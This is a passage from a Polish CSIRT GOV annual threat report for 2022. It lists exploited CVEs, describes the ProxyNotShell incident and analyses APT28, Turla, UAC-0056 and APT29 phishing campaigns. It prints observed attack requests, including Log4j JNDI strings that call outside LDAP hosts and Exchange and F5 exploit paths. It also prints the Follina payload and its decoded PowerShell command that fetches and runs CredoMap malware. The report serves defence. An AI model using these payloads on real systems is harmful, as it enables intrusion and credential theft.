- CVE-2019-9670: wersje Synacor Zimbra Collaboration Suite – podatność komponentu mailboxd typu XML External Entity injection (XXE) pozwalającą atakującemu na wykonanie dowolnego polecenia na hoście;
- CVE-2019-10149: wersje Exim Mail Transfer Agent (MTA) – podatność umożliwia zdalne wykonanie kodu poprzez niewłaściwą walidację adresu odbiorcy;
- CVE-2019-11510: wersje Pulse Connect Secure (PCS) – aplikacje PulseSecure są podatne na atak Directory Traversal, który może zostać wykorzystany przez adwersarza/atakującego do uzyskania dostępu do plików i katalogów poza właściwym folderem webaplikacji;
- CVE-2019-19781: wersje Citrix Application Delivery Controller (NetScaler ADC) i Citrix Gateway (NetScaler Gateway) – aplikacje są podatne na atak Directory Traversal, który może być wykorzystany przez atakującego do uzyskania dostępu do plików i katalogów poza właściwym folderem webaplikacji;
- CVE-2020-0688: Microsoft Exchange – podatność pozwala na zdalne wykonanie kodu poprzez wykorzystanie błędu podczas obsługi obiektów w pamięci, tzw. „Microsoft Exchange Memory Corruption Vulnerability";
- CVE-2020-4006: VMware Workspace One Access, Access Connector, Identity Manager i Identity Manager Connector – podatność pozwala atakującemu w określonych warunkach dostępu na wykonywanie poleceń z nieograniczonymi uprawnieniami w systemie operacyjnym;
- CVE-2020-5902: wersje F5 BIG-IP – podatność umożliwia wykonanie dowolnych poleceń systemowych, tworzenie lub usunięcie plików, a także wyłączenie usług na podatnym urządzeniu;
- CVE-2020-14882: wersje Oracle WebLogic Server – podatność pozwalająca nieuwierzytelnionemu atakującemu poprzez protokół HTTP na przejęcie kontroli nad Oracle WebLogic Server;
- CVE-2021-26855: Microsoft Exchange Server - podatność ProxyLogon, pozwalająca atakującemu na ominięcie uwierzytelnienia i zdalne wykonanie kodu;

Luty

- CVE-2021-4034: LINUX POLKIT – podatność w narzędziu pkexec pozwalająca na eskalację uprawnień użytkownika;
- CVE-2022-24349: Zabbix – podatność pozwalająca uwierzytelnionemu użytkownikowi utworzyć link z zaszytym skryptem XSS i przesłać go innemu użytkownikowi. Złośliwy kod ma dostęp do tych samych obiektów co reszta strony internetowej i może dokonywać dowolnych modyfikacji zawartości strony wyświetlanej ofierze;

Marzec

- CVE-2022-24682: wersje Zimbra Collaboration Suite – podatność XSS pozwalająca napastnikom na uruchomienie dowolnego skryptu JavaScript w kontekście sesji Zimbry, co pozwala na kradzież treści wiadomości, załączników i ciasteczek;
- CVE-2017-8570: Microsoft Office - podatność pozwalająca na zdalne wykonanie kodu;
- CVE-2017-0222: Microsoft Internet Explorer – podatność pozwalająca na zdalne wykonanie kodu;
- CVE-2014-6352: Microsoft Windows Vista SP2, Windows Server 2008 SP2 i R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold i R2 oraz Windows RT Gold i 8.1 – podatność pozwalająca na wykonywanie kodu za pomocą odpowiednio spreparowanego obiektu OLE;

Kwiecień

- CVE-2022-22965: Spring MVC i Spring WebFlux – podatność umożliwiająca zdalne wykonanie kodu;
- CVE-2018-6882: Zimbra Collaboration Suite (ZCS) – podatność typu cross-site scripting (XSS) umożliwiająca wstrzyknięcie dowolnego skryptu poprzez nagłówek Content-Location w załączniku do wiadomości e-mail;

Maj

- CVE-2021-44051: QNAP NAS z systemem QuTScloud, QuTS hero i QTS – podatność pozwala na zdalne wykonywanie poleceń;
- CVE-2022-29379: Nginx NJS v0.7.3 – podatność pozwala na przepełnienie stosu w funkcji njs_default_module_loader w pliku /src/njs/src/njs_module.c;
- CVE-2022-30190: Microsoft Windows Support Diagnostic Tool (MSDT) – podatność pozwala na zdalne wykonywanie kodu;
- CVE-2022-20821: Health Check RPM w Cisco IOS XR – podatność pozwala napastnikowi na zapisywanie danych do bazy Redis w pamięci, zapisywanie dowolnych plików w systemie plików kontenera oraz pobieranie informacji o bazie danych Redis;

Czerwiec

- CVE-2022-30128: Microsoft Edge – podatność pozwalająca na podnoszenie uprawnień;
- CVE-2022-22021: Microsoft Edge – podatność pozwalająca na zdalne wykonywanie kodu;
- CVE-2022-1680: wersje GitLab EE – podatność, przy braku 2FA, pozwalająca na przejęcie konta użytkownika;
- CVE-2022-26134: wersje Atlassian Confluence Server oraz Confluence Data Center – podatność pozwala na wykonanie dowolnego kodu na instancji Confluence Server lub Data Center;
- CVE-2022-0492: Red Hat – podatność w funkcji systemowej w jądrze LInux pozwala na eskalację uprawnień oraz obejście izolacji przestrzeni nazw;
- CVE-2022-22784: wersje Zoom Client for Meetings – podatność wykorzystująca błędne przetwarzanie XML w wiadomościach XMPP. Podatność może zostać wykorzystana w celu sfałszowania wiadomości XMPP z serwera;
- CVE-2022-32158: wersje serwerowe Splunk Enterprise – podatność umożliwiająca atakującemu na wykonanie dowolnego kodu;

Lipiec

- CVE-2022-23131: Zabbix – podatność umożliwiająca eskalację uprawnień i przejęcie konta administratora poprzez wykorzystanie uwierzytelniania SAML SSO;
- CVE-2022-20813: Cisco Expressway Series, Cisco TelePresence Video Communication Server (VCS) – podatność umożliwiająca nadpisanie dowolnych plików oraz atak typu null byte poisoning;
- CVE-2022-31626: wersje PHP – podatność umożliwiająca zdalne wykonanie kodu poprzez błędną obsługę zbyt długich haseł wywołującą przepełnienie bufora;
- CVE-2021-22048: Vmware vCenter Server – podatność umożliwiająca eskalację uprawnień poprzez błąd w mechanizmie uwierzytelnienia IWA (Integrated Windows Authentication);

Sierpień

- CVE-2022-0028: Palo Alto Networks – podatność umożliwiająca wykorzystanie błędnej konfiguracji firewalla do przeprowadzenia odbitych i wzmocnionych ataków TCP denial-of-service (RDoS) przeciwko celowi określonemu przez atakującego;
- CVE-2022-20816: CISCO Unified CM i CISCO Unified CM SME – podatność umożliwiająca uwierzytelnionemu zdalnemu napastnikowi na usunięcie dowolnych plików z zaatakowanego systemu poprzez błędną obsługę zapytań HTTP;

Wrzesień

- CVE-2022-2884: wersje GitLab CE/EE – podatność umożliwiająca uwierzytelnionemu użytkownikowi na zdalne wykonywanie kodu;
- CVE-2022-20823: CISCO NX-OS– podatność pozwala na wykonanie ataku DoS na podatne urządzenie;
- CVE-2022-32250: jądro Linux do wersji 5.18.1 – podatność pozwala na eskalację uprawnień do poziomu root;

Październik

- CVE-2022-41082: Microsoft Exchange Server – podatność umożliwiająca zdalne wykonywanie kodu przez uwierzytelnionego użytkownika;
- CVE-2022-41040: Microsoft Exchange Server – podatność umożliwiająca podnoszenie uprawnień użytkownika;
- CVE-2022-35405: wersje Zoho ManageEngine Password Manager Pro – podatność umożliwiająca zdalne wykonywanie kodu;
- CVE-2022-41352: wersje Zimbra Collaboration (ZCS) – podatność umożliwiająca wgranie dowolnych plików powodując nieprawidłowy dostęp do kont użytkowników;
- CVE-2022-40684: wersje Fortinet FortiOS oraz FortiSwitchManager – podatność umożliwiająca ominięcie mechanizmu uwierzytelniania i wykonywanie operacji na interfejsie administracyjnym poprzez specjalnie spreparowane żądania HTTP lub HTTPS;
- CVE-2022-40304: wersje biblioteki Libxml2 – podatność skutkująca odmową usługi (Denial of Service) aplikacji powiązanej z biblioteką Libxml2;
- CVE-2022-31678: VMware Cloud Foundation (NSX-V) – podatność XML External Entity (XXE) skutkująca odmową usługi (Denial of Service) lub niezamierzonym ujawnieniem informacji;

Listopad

- CVE-2022-3786: OpenSSL – podatność powodująca przepełnienie bufora podczas weryfikacji ograniczeń nazw certyfikatów X.509, a w rezultacie skutkująca odmową usługi (Denial of Service);
- CVE-2022-41120: Microsoft Windows Sysmon - podatność umożliwiająca podnoszenie uprawnień użytkownika;
- CVE-2022-27510: Citrix Gateway i Citrix ADC– podatność umożliwiająca zdalny, nieautoryzowany dostęp do podatnego systemu;

- CVE-2022-20968: Cisco Discovery Protocol w oprogramowaniu sprzętowym telefonów Cisco IP Phone serii 7800 i 8800 – podatność umożliwiająca zdalne wykonanie kodu lub skutkująca odmową usługi (Denial of Service) poprzez wywołanie przepełnienia stosu;
- CVE-2022-31705: Vmware ESXi, Workstation i Fusion – podatność umożliwiająca wykonanie kodu na hoście wirtualnej maszyny, przy wykorzystaniu luki kontrolera USB 2.0 (EHCI);
- CVE-2022-27518: Citrix ADC i Citrix Gateway – podatność umożliwiająca zdalne wykonanie kodu nieautoryzowanemu użytkownikowi;
- CVE-2022-41080: Microsoft Exchange Server – podatność umożliwiająca podnoszenie uprawnień użytkownika;
- CVE-2022-41082: Microsoft Exchange Server – podatność umożliwiająca zdalne wykonanie kodu.

Jedną z podatności szczególnie istotnych dla bezpieczeństwa podmiotów krajowego systemu cyberbezpieczeństwa była podatność systemów Microsoft Exchange Server. Ma to związek z szerokim wykorzystaniem tego systemu w infrastrukturze teleinformatycznej.

Zespół CSIRT GOV w 2022 roku zarejestrował zwiększoną aktywność, związaną z eksploitacją podatności serwerów MS Exchange Server 2013, 2016 i 2019. Podatności te zostały oznaczone jako CVE-2022-41040 o stopniu CVSS:3.1 8.8 oraz CVE-2022-41082 o stopniu CVSS:3.1 8.8 określone jako ProxyNotShell. W tym wypadku skuteczny atak wymagał wykorzystania dwóch podatności łącznie. Wskazane podatności producent sklasyfikował jako „zero-day". Pierwsza podatność wykorzystywała brak mechanizmu właściwej filtracji w mechanizmie Exchange Autodiscover, gdzie znając kombinację loginu i hasła atakujący mogli uzyskać dostęp, który w konsekwencji umożliwiał wykonywanie poleceń PowerShell w środowisku serwera Exchange.

Kolejnym etapem infekcji była eksploitacja podatności CVE-2022-41082 poprzez przekazanie specjalnego payload-u jako parametru, co umożliwiało uruchomienie nowego procesu żądaniem HTTP POST. Opisane podatności umożliwiały atakującemu przeprowadzenie dalszych działań ofensywnych, np. w postaci rekonesansu sieci, użytkowników, grup oraz domeny, czy przeprowadzenia ataku typu remote process injection (zdalne wstrzyknięcie do pamięci procesu).

Aktywny wzrost zainteresowania eksploitacją był związany z jej ujawnieniem w drugiej połowie 2022 roku. Tym samym incydenty dotyczące wskazanych podatności wystąpiły także w obszarze właściwości Zespołu CSIRT GOV. Analiza przeprowadzona w kierunku występowania przedmiotowych podatności pozwoliła ustalić, iż w jednej instytucji pozostającej w obszarze kompetencyjnym Zespołu CSIRT GOV doszło do wykorzystania podatności w celu przełamania zabezpieczeń. W zakresie rozpoznanego przypadku Zespół CSIRT GOV podjął czynności wspierające w kierunku identyfikacji podatności i wdrożenia środków mitygujących.

Zgodnie z zaleceniami producenta, środkami zaradczymi mitygującymi zagrożenie występujące w produktach MS Exchange Server było filtrowanie regułą blokującą wskazany wzorzec adresu URL oraz wyłączenie zdalnego dostępu do narzędzi oraz skryptów PowerShell, zwłaszcza dla kont nieposiadających podwyższonych uprawnień (konta administratorów). Docelowo, po wydaniu przez Microsoft aktualizacji zabezpieczeń (Security Update) z dnia 8 listopada 2022 roku, skutecznym sposobem wyeliminowania podatności była aktualizacja oprogramowania Exchange Server do najnowszej wersji zgodnie z informacjami umieszczonymi poniżej.

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41040
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082

W wyniku analizy danych agregowanych przez system ARAKIS GOV, Zespół CSIRT GOV odnotował także liczne próby wykorzystania znanych podatności. Poniżej przedstawiono najistotniejsze z nich wraz z charakterystyką możliwości ich wykorzystania:

- Log4j CVE-2021-44228;
Krytyczna podatność w bibliotece Apache umożliwiająca atakującemu zdalne wykonanie kodu (RCE).

- GET /?x=${jndi:ldap://${hostName}.uri.caa5v0804ttjk8ba6jq0z9jrpcxrpikik.oast.site/a} HTTP/1.1
- Accept-Language: ${jndi:ldap://62.233.50.129:1389/o=tomcat}
- GET /solr/admin/collections?action=$%7Bjndi:ldap://$%7BhostName%7D.cdoek1to79n9b4o00010iipgjgz9cbkij.oast.me/a%7D HTTP/1.1

- ProxyShell CVE-2021-34473, CVE-2021-34523, CVE-2021-31207;
Podatności te umożliwiają pominięcie listy kontroli dostępu ACL (Access Control List), podniesienie uprawnień dla konta użytkownika (atakującego) oraz zdalne wykonanie kodu.

*Informacja: Wsparcie dla Exchange Server 2013 zakończyło się w kwietniu 2023 r.

Podatności wskazane powyżej zostały sklasyfikowane przez Microsoft jako krytyczne. Podatnymi na nie są systemy Microsoft Exchange Server 2013, 2016, 2019 dostępne poprzez port 443/TCP. Umożliwiają atakującemu zdalne wykonanie kodu RCE (Remote Code Execution). Popularnym sposobem eksploitacji podatności jest zdalne, nieautoryzowane utworzenie w skrzynce pocztowej użytkownika kopii roboczych wiadomości, zawierających zakodowany załącznik o rozszerzeniu ASPX (pliki wykonywane po stronie serwera zawierające skrypty). Atakujący przy użyciu polecenia „New-MailboxExportRequest" może wyeksportować zawartość poczty do pliku PST (plik zawierający informacje, w tym dane osobowe z programu Microsoft Outlook lub Exchange). Następnie w procesie eksportu do formatu PST, załącznik jest odkodowywany po stronie serwera Exchange, dzięki czemu atakujący może w kolejnej fazie wykonywać polecenia przekazywane do webshella.

Podatności typu ProxyShell są również wykorzystywane do umieszczania oprogramowania ransomware na serwerach Microsoft Exchange. Atakujący aktywnie eksploitując podatność próbują uzyskać dane z serwerów pocztowych, a w przypadku zastosowania do ataków oprogramowania szyfrującego, celem jest pozyskanie od ofiary środków finansowych. W celu wyeliminowania podatności ProxyShell producent zaleca zainstalowanie zbiorczych aktualizacji poprawek bezpieczeństwa dedykowanych dla serwerów Microsoft Exchange. Zaleca się również przeprowadzenie skanowania zasobów serwera w celu wyeliminowania ewentualnego złośliwego oprogramowania pozostawionego przez atakującego oraz pozostawionych webshelli lub backdoorów umożliwiających uzyskanie nieautoryzowanego dostępu.

- GET /autodiscover/autodiscover.json?@test.com/owa/?&Email=autodiscover/autodiscover.json%3F@test.com HTTP/1.1
- GET /autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=autodiscover/autodiscover.json%3f@foo.com HTTP/1.1
- GET /autodiscover/autodiscover.json?@abc.com/owa/?&Email=autodiscover/autodiscover.json%3F@abc.com

- ProxyNotShell CVE-2022-41040 i CVE-2022-41082;

Podatność CVE-2022-41040 umożliwiająca spreparowanie żądań po stronie serwera (SSRF)

Podatność CVE-2022-41082 umożliwia zdalne wykonanie kodu (RCE).

- GET /autodiscover/autodiscover.json?@zdi/Powershell

- F5-Big-IP CVE2022-1388;

Krytyczna podatność dotycząca urządzeń F5, umożliwiająca zdalne przejęcie maszyny. Wystawienie do Internetu panelu API REST umożliwia nieuwierzytelnionemu atakującemu wykonanie dowolnego polecenia, tym samym utworzenie lub usunięcie plików, wyłączenie usług.

- POST /mgmt/tm/util/bash HTTP/1.1

3 KAMPANIE APT

3.1. Odnotowane przez Zespół CSIRT GOV aktywności grup APT

Aktywność grup APT (ang. Advanced Persistent Threat) należy do najbardziej zaawansowanych zagrożeń, z którymi przychodzi mierzyć się w zakresie cyberbezpieczeństwa infrastruktury teleinformatycznej wykorzystywanej przez organy administracji publicznej oraz stanowiącej elementy infrastruktury krytycznej. Identyfikacja tego typu ataków oraz efektywna ich mitygacja pozostaje jednym z kluczowych wyzwań stojących przed zespołami CSIRT i wymaga prowadzenia stałej analizy aktywności grup APT.

Rok 2022 okazał się szczególnie istotny w kontekście zagrożeń APT, których eskalacja była widoczna w związku z kampaniami przeciwko infrastrukturze teleinformatycznej w Ukrainie stanowiącymi element trwającego konfliktu. Szczególnym rodzajem zagrożenia były ataki z użyciem złośliwego oprogramowania określanego jako wiper, służącego do nadpisywania wybranych plików, powodując uniemożliwienie prawidłowego działania zaatakowanych systemów.

W ramach działań Zespołu CSIRT GOV identyfikowano również szereg zagrożeń, spośród których na szczególną uwagę zasługują kampanie phishingowe wykorzystujące określone przez grupy APT wektory ataku.

Za najczęściej rozpoznawaną aktywność APT należy uznać kampanie phishingowe bazujące na ukierunkowanej dystrybucji wiadomości poczty elektronicznej. Oczywistym, w kontekście wydarzeń 2022 roku, sposobem nakłaniania do interakcji z wiadomościami phishingowymi wysyłanymi przez grupy APT było wykorzystywanie spreparowanych, fałszywych informacji dotyczących konfliktu w Ukrainie. Kilka przykładowych kampanii, które były przedmiotem analizy Zespołu CSIRT GOV, zostało przedstawionych poniżej, wraz z opisem sposobów dostarczania złośliwego oprogramowania.

3.2. Zagrożenie APT28

Potencjalna złośliwość makr zawartych w plikach Microsoft Excel znana jest szeroko od dawna. Jeszcze kilka lat temu był to bardzo popularny sposób dystrybucji złośliwego oprogramowania, ponieważ makro uruchamiane było automatycznie przy otwarciu pliku Excel (przygotowanego jako fałszywy dokument urzędowy czy faktura itp.) lub mogło być uruchomione jednym kliknięciem w powiadomienie o ich obecności w dokumencie.

W 2022 roku firma Microsoft wdrożyła domyślne ustawienia pakietu Office uniemożliwiające automatyczne uruchamianie makr VBA (Visual Basic Application), co wymusiło na adwersarzach APT poszukiwanie alternatywnych sposobów dostarczania złośliwej zawartości. W ramach dostosowania warsztatu ofensywnego nie zrezygnowano jednak z plików pakietu Microsoft Office, wykorzystując natomiast alternatywne wektory ataku, np. w postaci podatności „Follina", dotyczącej narzędzia Microsoft Support Diagnostic Tool i umożliwiającej wykonanie dowolnego kodu PowerShell na zaatakowanej stacji roboczej. Podatność została ujawniona 27 maja 2022 r. jako CVE-2022-30190, natomiast aktualizacja mitygująca została opublikowana w kolejnym miesiącu. Tym samym możliwe było jej wykorzystanie przez grupy APT.

Kampania APT rozpoznana przez Zespół CSIRT GOV wykorzystująca podatność „Follina" została przypisywana grupie APT28. Podatność ta została również upubliczniona przez CERT-UA, który wskazywał na jej ukierunkowany charakter, skierowany przeciwko ukraińskim adresatom. W ramach kampanii rozsyłane były pliki z rozszerzeniem RTF o nazwie "Nuclear Terrorism A Very Real Threat.rtf", będące w rzeczywistości dokumentem Microsoft Word. Dokument, utworzony 10 czerwca 2022 r., a zatem przed wydaniem aktualizacji dla pakietu Office, zawierał pozornie jedynie artykuł prasowy w języku angielskim, dotyczący zagrożenia atakiem nuklearnym na Ukrainę. W szablonie "Document.xml.rels" zostało natomiast zaszyte polecenie pobrania pliku HTML z URL: http[:]//kitten-268.frge.io/article.html, zawierającego zaszyfrowany kod PowerShell, pobierający złośliwy plik "docx.exe" oraz bibliotekę "SQLite.Interop.dll". Pobrany plik EXE został sklasyfikowany jako oprogramowanie CredoMap, wykradające dane logowania oraz ciasteczka z przeglądarek, eksfiltrujące je z wykorzystaniem protokołu IMAP na adres seo[@]specialityllc.com.

CredoMap jest oprogramowaniem wykorzystywanym przez grupę APT28 i znane są jego wcześniejsze wystąpienia w kampaniach skierowanych na cele w Ukrainie.

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_SelectProgram=
NotListed IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(Invoke-Expression($Invoke-Expression('[System.Text.
Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58,[char]58+FromBase64String('+[char]34+
'Y21kLmV4ZSAvayBwb3dlcnNoZWxsIC1Ob25JbnRlcmFjdGl2ZSAtV2luZG93U3R5bGUgSGlkZGVuIC1Ob1Byb2ZpbGUgLWNvbW1hbmQgJyYg
e2l3ciBodHRwOi8va29tcGFydHBvbWlhci5wbC9ncmFmaWthL1NRTGl0ZS5JbnRlcm9wLmRsbCAtT3V0RmlsZSAiQzpcVXNlcnNcJEVOVjpVc
2VyTmFtZVxTUUxpdGUuSW50ZXJvcC5kbGwiO2l3ciBodHRwOi8va29tcGFydHBvbWlhci5wbC9ncmFmaWthL2RvY3guZXhlIC1PdXRGaWxlIC
JDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIjtTdGFydC1Qcm9jZXNzICJDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIn0
n'+[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System/mpsigstub.exe IT_AutoTroublesh
oot=ts_AUTO\"";

cmd.exe /k powershell -NonInteractive -WindowStyle Hidden -NoProfile -command '& {iwr http://kompartpomiar.pl
/grafika/SQLite.Interop.dll -OutFile "C:\Users\$ENV:UserName\SQLite.Interop.dll";iwr http://kompartpomiar.pl/
grafika/docx.exe -OutFile "C:\Users\$ENV:UserName\docx.exe";Start-Process "C:\Users\$ENV:UserName\docx.exe"}'
```

Polecenie PowerShell pobierające złośliwe oprogramowanie CredoMap

3.3. Zagrożenie TURLA

Innym sposobem wykorzystania pakietu Office do infekcji złośliwym oprogramowaniem były pliki XLL, będące rozszerzeniem dla programu Microsoft Excel (Excel add-on). Głównym celem ich tworzenia jest rozszerzenie programu o dodatkowe, wydajne funkcje wspomagające pracę na arkuszu. Jest to jednocześnie biblioteka DLL uruchamiana przez program Excel, zawierająca funkcję xlAutoOpen.

W 2022 r. Zespół CSIRT GOV zidentyfikował kampanię phishingową, która wykorzystywała właśnie bibliotekę XLL jako pierwszy etap infekcji złośliwym oprogramowaniem. Plik dystrybuowany w wiadomości mailowej nosił nazwę "Soviet monuments in Poland.xll", a po otwarciu uruchamiał funkcję xlAutoOpen, w wyniku której tworzone były dwa pliki. Pierwszy z nich to "Document.xlsx", który jest automatycznie uruchamiany i daje użytkownikowi złudne wrażenie, że wyświetlona zawartość (lista pomników radzieckich w Polsce) to właśnie uruchomiony przez niego załącznik do wiadomości. Jednocześnie uruchamiany jest drugi plik "OfficeUpdate.js", będący kodem JavaScript, odwołujący się do serwerów C2. Kampania phishingowa oraz złośliwe oprogramowanie zostało przez CSIRT GOV przypisane z dużym prawdopodobieństwem grupie TURLA.


	A	B	C	D	E	F	G	H	I	J	K
1	Lp.	Miejscow	Gmina	Ulica	WojewÃ³	Co upami	Rodzaj obiektu				
2	1	Legnica	Legnica	pl. SÅ‚owi	DolnoÅ›lÄ	Armia Cze	pomnik				
3	2	Åšcinawa	Åšcinawa	ul. WrocÅ	DolnoÅ›lÄ	Armia Cze	pomnik				
4	3	Trzebnica	Trzebnica		DolnoÅ›lÄ	Armia Cze	pomnik				
5	4	KÅ‚odzko	KÅ‚odzko	ul. Nowor	DolnoÅ›lÄ	Armia Cze	pomnik				
6	5	Szewnia G	AdamÃ³w		Lubelskie	sowieccy	tablica				
7	6	CieleÅ›ni	Rokitno		Lubelskie	sowieccy	pomnik				
8	7	JÃ³zefÃ³w	JÃ³zefÃ³w		Lubelskie	partyzant	pomnik				
9	8	Åukowa	Åukowa	teren leÅ	Lubelskie	sowieccy	pomnik				
10	9	Tartak DÅ‚	JÃ³zefÃ³w		Lubelskie	sowieccy	pomnik				
11	10	PuÅ‚awy	PuÅ‚awy		Lubelskie	polsko-so	pomnik				
12	11	Piszczac K	Piszczac		Lubelskie	Armia Cze	pomnik				
13	12	OleÅ›nica	OleÅ›nica	park Henr	DolnoÅ›lÄ	Armia Cze	pomnik				
14	13	JanÃ³w Pc	JanÃ³w Podlaski		Lubelskie	Armia Cze	pomnik				

Zawartość pliku Document.docx

3.4. Zagrożenie UAC-0056

Sposobem na uwiarygodnienie nadawcy wiadomości mailowych jest korzystanie z autentycznej skrzynki podczas ich wysyłki. Taka metoda została wykorzystana w kampanii, która w lipcu 2022 roku dystrybuowała załącznik o nazwie "Report on the humanitarian situation in Ukraine since February 24,2022.xls". Adwersarze wykorzystali skompromitowane konta pocztowe administracji samorządowej Ukrainy, choć w treści wiadomości podszywali się pod Urząd Statystyczny Ukrainy. Załącznik w formacie XLS, czyli arkusz kalkulacyjny Excel, zawierał dane liczbowe dotyczące pomocy humanitarnej w poszczególnych regionach Ukrainy, a dodatkowo również makro VBA, pobierające z zewnętrznego zasobu plik "Microsoft Access.exe" z wykorzystaniem funkcji urlmon.URLDownloadToFileA. Dodatkowo, w czasie tego procesu zapisywany był również zaszyfrowany plik o nazwie "oYUuQbXu". Funkcja makra z oryginalnego pliku uruchamiała plik EXE, który następnie wywoływał komendę PowerShell, która z zastosowaniem algorytmu RC4 odszyfrowywała i wykonywała plik "oYUuQbXu", będący kolejnym skryptem PowerShell. Zawarty w pliku payload w Base64 był następnie deszyfrowany i wykonywany, w wyniku czego następowała infekcja zaatakowanej stacji roboczej oprogramowaniem CobaltStrike o charakterystycznym dla tego oprogramowania identyfikatorze 1580103824.

Zidentyfikowana została również odsłona kampanii wymierzona w cele w Ukrainie, w której przypadku załącznik XLS zawierał tę samą treść, jednak w języku ukraińskim. Według CERT-UA, kampanię tę, jak również inne, wykorzystujące to samo modus operandi i bliźniacze makra, przypisać należy grupie znanej pod nazwą UAC-0056.



Wiadomość phishingowa dystrybuowana w ramach ataków UAC-0056


3.5. Zagrożenie BlueBravo / DiplomaticOrbiter, APT29

Nie wszystkie kampanie ukierunkowane wykorzystują jednak pliki pakietu Office. W niektórych przypadkach są to również pliki PDF. Sposób wykorzystany w jednej z kampanii analizowanych przez CSIRT GOV wymagał jednak znacznie więcej czynności wykonanych przez atakowanego użytkownika, a co za tym idzie – zmniejszał szanse skutecznej infekcji. Wykorzystana metoda pozwalała jednak na przeniesienie złośliwego załącznika do stacji końcowej celem infekcji, bez identyfikacji zagrożenia przez systemy bezpieczeństwa. Kampania z maja 2022 roku, w której adwersarze podszywali się pod Ambasadę Portugalii, dystrybuowała plik "Agenda.pdf", w którym zawarty był odnośnik, rzekomo do kalendarza Ambasadora, natomiast sama wiadomość nakłaniała ofiarę ataku do umówienia spotkania.

Zawartość pliku Agenda.pdf

Odnośnik prowadził do pliku hostowanego w usłudze DropBox, jednak był on niedostępny do pobrania (można domniemywać, że został on zablokowany przez administratorów serwisu w wyniku zidentyfikowania złośliwych działań). Atakujący przesłali następnie drugą wiadomość do adresatów, którzy zareagowali na oryginalnego maila, w której znajdował się odnośnik do strony prawdopodobnie skompromitowanej poprzez eksploitację podatności WordPress. Stąd pobierany był następnie plik "Agenda.html". Plik ten zidentyfikowany został jako narzędzie nazywane EnvyScout – dropper zapisujący na infekowanej stacji złośliwy plik ISO z wykorzystaniem techniki znanej jako „HTML smuggling" (jest to wektor ataku, który wykorzystuje właściwości HTML lub JavaScript do zakodowania złośliwego skryptu, który po uruchomieniu na komputerze ofiary

jest dekodowany i „budowany" lokalnie, omijając zabezpieczenia typu firewall). W przypadku pliku "Agenda.html" następowało pobranie pliku "Agenda.iso", widocznego jako dysk zawierający pozornie jedynie plik "Agenda.lnk". Oprócz niego znajdowały się tam również ukryte pliki "agenda.exe", dwie biblioteki DLL oraz plik o nazwie „_".




Name	Size	Type	Date Modified
_	435.7 KiB	unknown	05/24/2022
agenda.exe	180.2 KiB	DOS/Windows executable	12/24/2021
Agenda.lnk	1.5 KiB	unknown	05/24/2022
vcruntime140.dll	90.0 KiB	DOS/Windows executable	05/12/2022
vctool140.dll	106.0 KiB	DOS/Windows executable	05/16/2022

